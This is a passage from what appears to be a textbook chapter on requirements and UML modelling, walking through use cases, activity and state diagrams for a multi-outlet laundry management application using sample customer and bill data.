4. The cashier picks one. The system opens the customer’s page or, when called from UC-05, puts the customer into the bill form.

Alternative flows. *3a.* No match: “No customer found”, with a button *Register new customer* that starts UC-03. *3b.* More than twenty matches: pages, with *Next* and *Previous*.

Walk-through. The cashier types `wijaya`. Eight customers match, sorted by name: `C0228` Aisyah Wijaya, `C0137` Dewi Wijaya, `C0148` Diah Wijaya, `C0090` Farah Wijaya, `C0089` Ika Wijaya, `C0152` Kevin Wijaya, `C0151` Syaiful Wijaya and `C0082` Yoga Ahmad Wijaya. The customer at the counter reads out her phone number instead, “oh-eight-nine-six, zero-zero-zero-zero, one-four-eight-two”, and the cashier types `0896 0000 1482` with spaces. Step 2 compares digits only, so exactly one customer matches: `C0151` Syaiful Wijaya, with 35 bills. Typing `zzzz` gives alternative 3a.

4.7.2 UC-03 Register or edit a customer

Table 4.7 gives the header of the use case that keeps customer data correct.

Table 4.7 UC-03 Register or edit a customer.

Part	Content
Actor	Cashier (delete: supervisor, owner)
Goal	Keep the customer’s data correct
Preconditions	Logged in; for editing, the customer exists
Postconditions	One `Customer` row inserted, updated or deleted; or nothing changed after an error

Main flow (register).

1. The cashier chooses *New customer*; the system shows an empty form.

2. The cashier enters name, gender, place of birth, birthdate, address, phone and e-mail and presses *Save*.
3. The system validates every field on the server: name 1 to 50 characters; 8 to 15 digits in the phone; an `@` in the e-mail; a birthdate in the past; gender `f` or `m`.
4. The system computes the next id and inserts the customer with `enrolled` = now and a deposit of 0.
5. The system shows the new customer's page with "Customer C0257 saved".

Alternative flows. *3a.* Invalid data: the form comes back with the values kept and a message next to each wrong field. *3b.* The phone already belongs to another customer: a warning, "Phone already used by C0151 Syaiful Wijaya. Is this the same person?", with a link; saving anyway is allowed, because two people can share a phone. *E1. Edit:* the same form and validation, but the id and the enrollment date cannot be changed. *D1. Delete* (supervisor, owner): after confirmation, and only for a customer without bills; otherwise the system refuses in words.

Walk-through. Rina Kusuma, a new customer at Wiyung, gives her details: female, born in Surabaya on 2 April 1996, phone `0812-0000-7788`, e-mail `rina.kusuma@example.com`. The highest customer id in the sample year is `C0256`, so by BR-14 she becomes `C0257`. Had the cashier typed `rina` as the e-mail, `12` as the phone and `2030-01-01` as the birthdate, and left the name empty, the form would have come back with four messages and nothing saved (TC-2.6). When a supervisor later tries to delete `C0094` Khadijah Hakim, the answer is "This customer has 62 bills and cannot be deleted", not a database error.

The data asked for in step 2 deserves a remark. The birthdate and place of birth come from the original 2020 design and are kept so that the original SQL still loads, but under the data-minimization principle of UU PDP [5] they are shown nowhere a customer's data could leak: not on the receipt and not on the status page.

4.8 The Price List: UC-04 Manage services and prices

Only the owner changes prices, and **Table 4.8** gives the header of the use case in which he does.

Table 4.8 UC-04 Manage services and prices.

Part	Content
Actor	Owner
Goal	Keep the price list current
Preconditions	Logged in as owner
Postconditions	The price list has changed; existing bills are unchanged (BR-1)

Main flow.

1. The owner opens *Services*; the system lists the twelve services with their prices.
2. The owner chooses *Edit* for a service, changes the price, and saves.
3. The system validates the description (1 to 50 characters) and the price (a whole number from 1 to 99,999) and updates the row.
4. The system confirms: "Price of S0001 changed. Existing bills keep their price."

Alternative flows. *2a. New service:* the system assigns the next id, `S0013`. *2b. Delete:* refused when bills use the service, with a suggestion to rename it "(discontinued) …". *1a.* A non-owner sees the list without buttons, and a direct request gets HTTP 403.

Walk-through. Detergent prices rise and the owner raises wash-and-fold, `S0001`, from Rp 8.000 to Rp 8.500 per kg. Bill `B2938`, created two days earlier, still says Rp 40.000, because its amount was fixed when it was created. The next 5 kg bill says $8500 \times 5 = 42500$. When the owner, tidying up, tries to delete `S0001`, the system refuses: it is used by 1,368 bills, almost half of the year's 2,953. The owner then adds a carpet service, "Carpet (per m2)" at Rp 12.000, which becomes `S0013`.

4.9 The Life of a Bill

Five use cases move a bill through its life: creating it (UC-05), marking it finished (UC-06), handing it over (UC-07), cancelling it (UC-08) and recording a complaint about it (UC-15). They are the heart of the application, and each walk-through below uses a real bill.

4.9.1 UC-05 Create a bill

Table 4.9 gives the header of the most important use case of the application.

Table 4.9 UC-05 Create a bill.

Part	Content
Actor	Cashier (supervisor, owner)
Goal	Register a customer's laundry so that it can be processed, found and paid
Preconditions	Logged in as an employee with an outlet; the customer brings laundry
Trigger	A customer puts a bag on the counter
Postconditions	Success: one `Bill` (`queued`), one `StatusLog`, zero or one `Payment`, all or nothing; the rack is occupied. Failure: nothing saved

Main flow.

1. The cashier chooses *New bill*.
2. The cashier finds the customer («include» UC-02) and selects them.
3. The cashier chooses the service, weighs the bag and enters the units, rounded up (BR-2).
4. The system shows the price, units × price, and the promised ready time (BR-7).
5. The system proposes the lowest free rack of the outlet (BR-8); the cashier may choose another free rack.
6. The cashier asks: "pay now, part now, or at pickup?" and enters nothing, or goes to 6a.
7. The cashier presses *Save*.
8. In one transaction the system computes the next bill id, calculates the price *again on the server*, inserts the bill (`queued`, `arrived` = now, outlet and employee from the session), inserts the StatusLog row `queued`, and inserts the payment if there is one.
9. The system shows the bill page with *Print receipt* («extend» UC-10).

Alternative flows. *2a.* New customer: UC-03, then back to step 3. *3a.* A unit of 0, a negative number, a decimal or more than 999: "Enter a whole number from 1 to 999; round kg up", nothing saved. *5a.* The chosen rack was taken in the meantime by another cashier: on saving, "Rack A03 is in use, choose another rack", with every other entry kept. *6a.* Pay now («extend» UC-09): method and amount, full or a down payment; the payment is saved in the same transaction at step 8. *8a.* A database error: the transaction is rolled back, "The bill was not saved, please try again", and the details go to the server log.

Figure 4.3 is the form of step 1, captured from the running Flask track while logged in as Fitri Handayani.



Figure 4.3 The *New bill* form of the Flask track, captured from our own running copy. The outlet (O03 Wiyung) and the receiving employee come from the session, not from the form; the rack list offers free racks only, lowest first; the price line asks for a whole number of kilograms.

Walk-through on real data. At 20:09:56 on 30 September 2026, Khadijah Zulkarnain (`C0086`) brings a bag to Wiyung. Fitri searches her by name (step 2), chooses `S0001` Wash, dry & fold, weighs the bag and enters 5 kg, rounded up (step 3). The form shows `5 × Rp 8.000 = Rp 40.000`, ready by 2 October 20:09 (step 4). The lowest free rack at Wiyung at that moment is `A03`, because `A01` holds `B2944` and `A02` holds `B2950`; Fitri picks `B07`, next to the door (step 5). Khadijah pays Rp 20.000 cash now (step 6a). On *Save* (steps 7 and 8) the system writes bill `B2952` with `payment` 40000 and a StatusLog row `queued` by `E0012`. In the sample data the down payment was recorded a few minutes later, at 20:13:02, which is UC-09 on its own rather than as part of step 8; both paths are allowed.

> **The price is calculated twice, on purpose.** Step 4 calculates the price in the browser so that the cashier can tell the customer; step 8 calculates it again on the server and ignores anything the browser sent (AC-4.1). The first calculation is for people; the second is the one that counts.

4.9.2 UC-06 Mark a bill finished

Table 4.10 gives the header of the washer's use case.

Table 4.10 UC-06 Mark a bill finished.

Part	Content
Actor	Washer (supervisor, owner)
Goal	Tell the counter that the laundry is ready
Preconditions	Logged in; the bill is `queued` and belongs to the user's outlet (the owner: any outlet)
Trigger	The washer puts the finished bag on its rack
Postconditions	Status `finished`, `finished` time set, one StatusLog row with the washer's id

Main flow.

1. The washer opens the queue. The system lists the outlet's queued bills, oldest first, with overdue ones marked in red.
2. The washer finishes the physical work, puts the bag on its rack and presses *Finished* on that bill.
3. The system runs `UPDATE Bill SET status = 'finished', finished = now WHERE id = ? AND status = 'queued'` and inserts the StatusLog row, in one transaction.
4. The bill moves to "Ready for pickup".

Alternative flows. *3a.* The update changed no row, because someone finished or cancelled the bill a moment earlier: the system rolls back and says the bill is no longer in process (HTTP 409 in the API). *1a.* A cashier opens the queue: she sees it, but without *Finished* buttons.

Walk-through. At Wiyung on the evening of 30 September, Nur Aini Maulida (`E0014`) finishes Syaiful Wijaya's 5 kg of `B2938` and presses *Finished* at 18:00:28. The bill had been promised for 19:52:30, so it is ready with almost two hours to spare. At Keputih the picture is different: the queue shows nine bills in process, six of them overdue, the oldest `B2909` at about 101 hours, because the dryer broke down. The queue exists precisely so that a supervisor sees this before the customers do.

> **WHY `AND status = 'queued'`.** Two washers see the same bill and press *Finished* in the same second. Without the condition, both updates succeed, two StatusLog rows are written, and the history says the bag was finished twice. With it, the database lets the first update change one row and the second change none; the second washer gets "no longer in process". The rule (AC-5.8) is one clause of SQL, and test TC-5.10 checks it with two threads.

4.9.3 UC-07 Hand over laundry

Table 4.11 gives the header of the use case that closes a bill.

Table 4.11 UC-07 Hand over laundry.

Part	Content
Actor	Cashier (supervisor, owner)
Goal	Give the clean laundry back and close the bill
Preconditions	Logged in; the bill is `finished`; the customer is at the counter
Postconditions	Status `departed`, the rack free, one StatusLog row; the balance is 0 unless "pays later" was ticked

Main flow.

1. The cashier finds the bill by the id on the receipt, or through the customer.
2. The system shows the bill: rack, charged, paid, balance.
3. If the balance is above zero, the cashier records the payment («include» UC-09) until the balance is zero.

4. The cashier takes the bag from the rack and presses *Hand over*.
5. The system sets `status = 'departed'` and `departed` = now with a conditional update, and inserts the StatusLog row. The rack is free again.

Alternative flows. *3a.* The customer cannot pay now and the cashier, after checking with the supervisor, ticks "customer pays later": the hand-over is allowed, and the bill appears in the receivables report. *3b.* A balance is open and nothing is ticked: "Balance Rp 40.000 open. Record the payment or tick 'customer pays later'." *1a.* The bill is still queued: "Not finished yet (promised …)". *1b.* Someone else collects the laundry for the customer: the shop's policy is to hand over to anyone with the receipt, or with the bill id and the phone; the system does not check identity.

Walk-through. On 3 October 2025 at 20:11, Clarissa Permana returns to Keputih for bill `B0006`, express, 3 kg, Rp 36.000, of which she paid Rp 18.000 the day before. The balance is Rp 18.000, so step 3 applies: Kevin Tanoto records Rp 18.000 cash, the balance becomes zero, and at 20:11:24, the same second, he hands the bag over. Alternative 3a is also in the data: bill `B0340`, a bed cover for Adi Eko Alatas, Rp 35.000, was handed over on 30 November 2025 at 07:19 with nothing paid, and it is still the first line of the receivables report.

4.9.4 UC-08 Cancel a bill

Table 4.12 gives the header of the only use case that undoes an order.

Table 4.12 UC-08 Cancel a bill.

Part	Content
Actor	Supervisor, owner
Goal	Undo an order that will not be processed
Preconditions	The bill is `queued` and has no payments (BR-5)
Postconditions	A cancelled bill: status `departed`, `finished` empty, `payment` 0, StatusLog `cancelled`; revenue unaffected

Main flow.

1. The supervisor opens the bill and presses *Cancel bill*.
2. The system asks: "Cancel B2944? The customer takes the items back. This cannot be undone."
3. The supervisor confirms.
4. In one transaction the system sets `status = 'departed'`, `departed` = now and `payment` = 0, only `WHERE status = 'queued'` and only if no payment exists, and inserts StatusLog `cancelled`.
5. The system shows the bill as *Cancelled*.

Alternative flows. *1a.* The bill has payments: the button is disabled with the hint "Payments exist. Refunds are handled outside the system; ask the owner." *1b.* The bill is finished or departed: no button; the API answers 409. *3a.* The supervisor answers *No*: nothing changes.

Walk-through. Why does a cancelled bill become `departed` with a payment of 0, instead of getting a status `cancelled`? Because the 2020 design allows only three statuses, and BR-13 forbids inventing a fourth; the StatusLog row `cancelled` is what marks it. There are 21 cancellations in the sample year. One of them follows this description exactly: `B1610`, 8 kg of wash-and-fold at Rungkut for Hendro Ramadhan, received on 14 April 2026 at 20:56 and cancelled the next morning at 07:01:51 by the owner, Hendra Wijaya, before any washing and before any payment; its `payment` is 0 and its `finished` is empty. The other twenty are a finding. Their `cancelled` log rows name the *cashier on duty*, for example `B0277`, 7 kg of curtains for Fajar Tanoto, cancelled at Rungkut on 15 November 2025 with Dewi Lestari Putri's id, because the data

generator records whoever stood at the counter. AC-5.3 says only a supervisor or the owner may cancel. Either the rule should read “the cashier records a cancellation after the supervisor agrees”, or the history should name the supervisor. Walking a use case through real data is how such a mismatch is found; Exercise 4.11 asks you to decide. On the last evening, `B2944` at Wiyung (queued, no payment) can be cancelled by Bambang Sutrisno; `B2952` cannot, because of Khadijah’s Rp 20.000 down payment.

4.9.5 UC-15 Record a complaint

Table 4.13 gives the header of the use case that records what went wrong after pickup.

Table 4.13 UC-15 Record a complaint.

Part	Content
Actor	Supervisor, owner
Goal	Keep a record of complaints so that quality problems become visible
Preconditions	The bill is departed and not cancelled
Postconditions	One StatusLog row `complaint`; the status does not change

Main flow.

1. A customer calls or comes back: “the stain is still there”, “a sock is missing”.
2. The supervisor opens the bill and presses *Record complaint*.
3. The system inserts StatusLog `complaint` with the supervisor’s id and the time. The status stays `departed`.
4. The complaint appears in the bill’s history and in the quality report.

Alternative flow. *1a.* The bill is not departed yet: no button, because nobody can complain about laundry they have not received.

Walk-through. Nurul Anggraeni collected bill `B0014` from Keputih on 5 October 2025; on 7 October at 07:46 she came back with a complaint, and Siti Nurhaliza Rahman recorded it. There are 44 complaints in the year, about 1.5 % of collected bills. The schema has no field for the *content* of a complaint; the supervisor handles that outside the system, for example with a free re-wash as a new bill. Chapter 3 lists a free-text note as a *Could have*.

4.10 Money

4.10.1 UC-09 Record a payment

Table 4.14 gives the header of the use case that handles money.

Table 4.14 UC-09 Record a payment.

Part	Content
Actor	Cashier (supervisor, owner)
Goal	Register money received for a bill
Preconditions	The bill is not cancelled and its balance is above zero
Postconditions	One `Payment` row (and for a deposit payment, a lower deposit); the balance is reduced

Main flow.

1. On the bill page, the cashier presses *Add payment*. The system shows the balance.

2. The cashier chooses the method (cash, QRIS, transfer, deposit), enters the amount (the balance is suggested) and, for QRIS or transfer, the reference shown on the customer's phone or bank app.
3. The system checks $0 < amount \leq balance$ and the reference rules (BR-6).
4. The system inserts the payment with `paid_at` = now and shows the new balance.

Alternative flows. *2a. Cash:* the cashier enters the money received, say Rp 50.000 against a balance of Rp 45.000; the system shows the change, Rp 5.000, and stores Rp 45.000. *2b. Deposit:* if the deposit covers the amount, the payment is stored with reference `DEPOSIT` and the deposit is lowered *in the same transaction*; if not, "Deposit Rp 9.000 is not enough", with the offer to pay part from the deposit. *3a.* The amount exceeds the balance: "The balance is only Rp 18.000". *3b.* QRIS or transfer without a reference: "Enter the payment reference".

Walk-through. Nurul Anggraeni's bill `B0014`, 3 kg wash-fold at Keputih, Rp 24.000: at drop-off on 3 October 2025 at 10:04 she pays Rp 12.000 cash; at pickup on 5 October at 13:03 she pays the other Rp 12.000 by QRIS with reference `QRIS 948774831344`, typed from her phone, and Rizky Pratama hands the bag over in the same second. QRIS carried 1,151 of the year's 3,319 payments, reflecting how common it has become: Bank Indonesia reported 12.55 billion QRIS transactions in the first half of 2026 alone [6]. The shop does not connect to a payment gateway; the typed reference is how the owner can match a payment to the bank statement.

4.10.2 UC-10 Print a receipt

Table 4.15 gives the header of the use case that produces the customer's proof.

Table 4.15 UC-10 Print a receipt.

Part	Content
Actor	Cashier
Goal	Give the customer proof of the order and the payment
Preconditions	The bill exists
Postconditions	Nothing changes

Main flow.

1. The cashier presses *Print receipt* on the bill page.
2. The system opens the receipt: the official logo, the outlet, the bill id and times, the customer's name and phone, the service line, the payments, the balance, the rack, the promised time and the status-check hint.
3. The cashier presses *Print*; the layout fits 80 mm thermal paper.

Alternative flow. *2a.* The bill is departed: the receipt says "COLLECTED" with the date; if it was cancelled, "CANCELLED".

Walk-through. The receipt of `B2938` shows Profitina Laundry Wiyung, 031-0000-2103; `B2938`; received 28 Sep 2026 19:52; Syaiful Wijaya, 0896-0000-1482; `5 kg × Rp 8.000 = Rp 40.000`; no payments; balance Rp 40.000; rack `A05`; ready by 30 Sep 2026 19:52; and "Check status: /status, bill B2938 + your phone number". It shows neither his address nor his e-mail.

4.11 Watching the Business

4.11.1 UC-11 View the dashboard

Table 4.16 gives the header of the page every employee sees first.

Table 4.16 UC-11 View the dashboard.

Part	Content
Actor	every employee
Goal	See at a glance what is happening today
Preconditions	Logged in
Postconditions	Nothing changes

Main flow.

1. After login, or through *Dashboard*, the system computes today's figures for the user's outlet (the owner: all three).
2. It shows tiles for bills today, money today, in process, ready and overdue, the month's revenue per outlet and the top services.

Alternative flows. *1a.* A washer sees only the queue tiles, no money. *1b.* Nothing happened today, for example on a closure day: the tiles show 0 and "No bills yet today".

Walk-through. The owner logs in at 21:00 on 30 September 2026. Rungkut received 6 bills today and Rp 186.000, with 9 in process and 23 ready; Keputih 1 bill and Rp 0, with 9 in process of which 6 overdue, and 6 ready; Wiyung 3 bills and Rp 160.000, 5 in process, 5 ready. September's revenue is Rp 11.913.000. The washer Agus Setiawan, logging in at Rungkut, sees only "9 in process, 23 ready", and no "Rp" anywhere on the page (TC-8.4).

4.11.2 UC-12 View reports and export CSV

Table 4.17 gives the header of the owner's and supervisors' report use case.

Table 4.17 UC-12 View reports and export CSV.

Part	Content
Actor	Supervisor, owner
Goal	Understand the business over time and hand figures to a spreadsheet
Preconditions	Logged in as supervisor or owner
Postconditions	Nothing changes; a CSV file may have been downloaded

Main flow.

1. The user opens *Reports*, chooses a report (monthly, outlets, services, employees, receivables) and a period, by default the last twelve months.
2. The system runs the report query, prepared, with the period as parameters, and shows a table with totals.
3. The user presses *Download CSV*; the system sends the same rows as a `text/csv` attachment.

Alternative flows. *2a.* No bills in the period: "No bills in this period". *1a.* "From" is after "to": the dates are swapped and a notice is shown.

Walk-through. The owner opens the services report for the whole year. Wash-and-fold, `S0001`, leads with 1,368 bills, 8,531 kg and Rp 67.632.000, 46.9 % of revenue; express, `S0002`, follows with 405 bills and Rp 18.360.000. He downloads the monthly report as `report-monthly-2025-`

`10_2026-09.csv`, whose second line, `2025-10,171,8362000,7686000`, opens in a spreadsheet as numbers, not text.

4.12 The Outside World

4.12.1 UC-13 Check bill status

Table 4.18 gives the header of the only use case open to the public.

Table 4.18 UC-13 Check bill status.

Part	Content
Actor	Customer (public, no login)
Goal	Know whether the laundry is ready and how much is still to pay, without phoning
Preconditions	The customer has the bill id from the receipt and the phone number given at drop-off
Postconditions	Nothing changes; nothing personal beyond what the customer already knows is shown

Main flow.

1. The customer opens the status page on a phone.
2. They enter the bill id and the phone number and press *Check*.
3. The system normalizes the input (upper-case id, phone digits only), checks the rate limit, and looks up the bill joined with its customer, with *both* conditions in one prepared statement.
4. The system shows the bill id, the status in plain words, the dates, the service, the quantity, the total, the balance and the outlet's name and phone.

Alternative flows. *3a.* Unknown bill, *or* a phone that does not match: "No bill found for this number and phone. Check the receipt or call the outlet." The text is the same in both cases (BR-10). *3b.* More than ten checks in a minute from one address: HTTP 429, "Please wait a minute". *4a.* A queued bill shows "In process, expected ready by …"; a departed one "Collected on …"; a cancelled one "Cancelled".

Walk-through. Syaiful Wijaya enters `B2938` and `0896 0000 1482`. After step 3, the id is `B2938` and the phone `089600001482`, which matches `0896-0000-1482` digit for digit. He sees: *B2938, Ready for pickup since 30 Sep 2026 18:00, Wash, dry & fold, 5 kg, total Rp 40.000, still to pay Rp 40.000, Profitina Laundry Wiyung, 031-0000-2103.* A stranger who enters `B2938` with `0812-0000-4710` sees the not-found message, and so does someone who enters `B9999`: the page never confirms that a bill exists, which is the UU PDP principle of data minimization [5] applied to a single sentence.

4.12.2 UC-14 Use the JSON API

Table 4.19 gives the header of the use case through which programs work.

Table 4.19 UC-14 Use the JSON API.

Part	Content
Actor	API client
Goal	Read and, where allowed, change the same data as the web pages, in JSON
Preconditions	The client can send HTTP requests and keep a cookie
Postconditions	As for the use case the request performs

Main flow.

1. The client sends `POST /api/login` with an e-mail and a password; the system answers with the employee, the role and a `csrf_token`, and sets the session cookie.
2. The client reads, for example `GET /api/bills?status=queued&outlet=O03`.
3. For changes, the client sends `POST`, `PUT` or `DELETE` with the header `X-CSRF-Token`.
4. The client sends `POST /api/logout`.

Alternative flows. No or expired session: 401. A role that may not do this: 403. Invalid fields: 422 with `fields`. A change the current state does not allow: 409.

Walk-through. UC-14 is special: it is not a new goal of a person but a *channel* through which every other use case can be performed by a program. Its HTTP status codes follow the standard semantics of RFC 9110 [7], and its bodies are JSON as defined by RFC 8259 [8]. Section 4.15 uses exactly this channel to replay a whole day in the life of a bill.

4.13 The Bill Workflow as Activity and State Diagrams

Use-case descriptions tell one goal at a time. A bill, however, passes through several use cases and several people. UML has two diagrams for that view: the **activity diagram**, which shows *who does what, in which order*, and the **state diagram**, which shows *which states an object can be in and which events move it*.

4.13.1 The journey of a bill

Figure 4.4 is the activity diagram of one bill's journey, with a **swimlane** per participant: the customer, the cashier, the washer and the system.



Figure 4.4 The journey of a bill as a UML activity diagram with swimlanes. Rounded boxes are actions, diamonds are decisions, the filled circle is the start and the ringed circle the end. The three amber boxes are the moments the system changes the bill's status, labeled with the status they produce.

Follow it from the black dot. The customer brings laundry; the cashier finds or registers the customer and weighs the bag. At the first diamond, *pay now?*, the flow splits: with a payment, the cashier records it; without, she saves directly. Both paths end in the same amber box: one transaction that writes the bill, its log row and the payment if any, and leaves the bill `queued`. From there two things happen: the receipt is printed and the customer goes home, and the washer, some hours later, washes, dries, folds, puts the bag on its rack and marks it finished. The system writes `finished`. The customer checks the status online and comes back. At the second diamond, *balance > 0?*, the cashier records the rest of the payment or ticks "pays later", and hands over. The system writes `departed` and frees the rack.

Two things that the diagram makes visible are hard to see in text. The customer and the washer never meet: everything between them passes through the system. And there are exactly three moments when the system changes the status, each owned by a different person.

4.13.2 The states of a bill

Figure 4.5 shows the same bill from its own point of view: the states it can be in and the events that move it.



Figure 4.5 The states of a bill as a UML state diagram. Each arrow is labeled *event [guard] / effect*. Payments and complaints loop back to the same state: they are recorded, but they do not change the status. A cancelled bill is stored as `departed` with payment 0, marked by its StatusLog row.

The labels follow UML's convention *event [guard] / effect*: *hand over (UC-07) [balance = 0 or pays later] / StatusLog departed* means that the hand-over event moves the bill from `finished` to `departed` only if the guard holds, and writes a StatusLog row when it does. The diagram also shows what is *not* there, which is the point of BR-13: no arrow goes backwards. A finished bill cannot become queued again; a departed bill cannot become finished. If a bag has to be washed again, that is a new bill.

The state diagram is also the most compact test plan for FR-5. Every arrow is a test that should succeed (TC-5.1, TC-5.4, TC-5.7), and every *missing* arrow is a test that should fail with 409 (TC-5.2, TC-5.8 and the "other transitions" test of the Flask track). In the sample year, the counts of the StatusLog table match the diagram: 2,953 bills entered `queued`, 2,909 reached `finished`, 2,875 reached `departed` normally, 21 were cancelled, and 44 departed bills received a complaint.

4.14 Sequence Diagrams: Creating a Bill and Recording a Payment

4.14.1 What a sequence diagram shows

An activity diagram shows people; a **sequence diagram** shows the *messages* between the parts of the system, in time order from top to bottom. Each participant has a **lifeline**, a dashed vertical line. A solid arrow is a call; a dashed arrow is a reply; an arrow that loops back to its own lifeline is work done internally. A box labeled **alt** is a *combined fragment*: its compartments, separated by a dashed line, are alternatives, and only the one whose guard holds happens. A box labeled **opt** is a fragment with a single optional compartment [3], [9].

The two diagrams below are drawn from the Flask track's actual code: the API route in `laundry/api/bills.py`, and the functions `create_bill()` and `add_payment()` in `laundry/logic/bills.py`. Chapter 10 reads that code line by line; here we only need its shape.

4.14.2 Creating a bill

Figure 4.6 shows UC-05 for the scenario that Section 4.15 replays: bill `B2954` for Syaiful Wijaya, 5 kg, rack `A03`, a down payment of Rp 20.000 in cash.

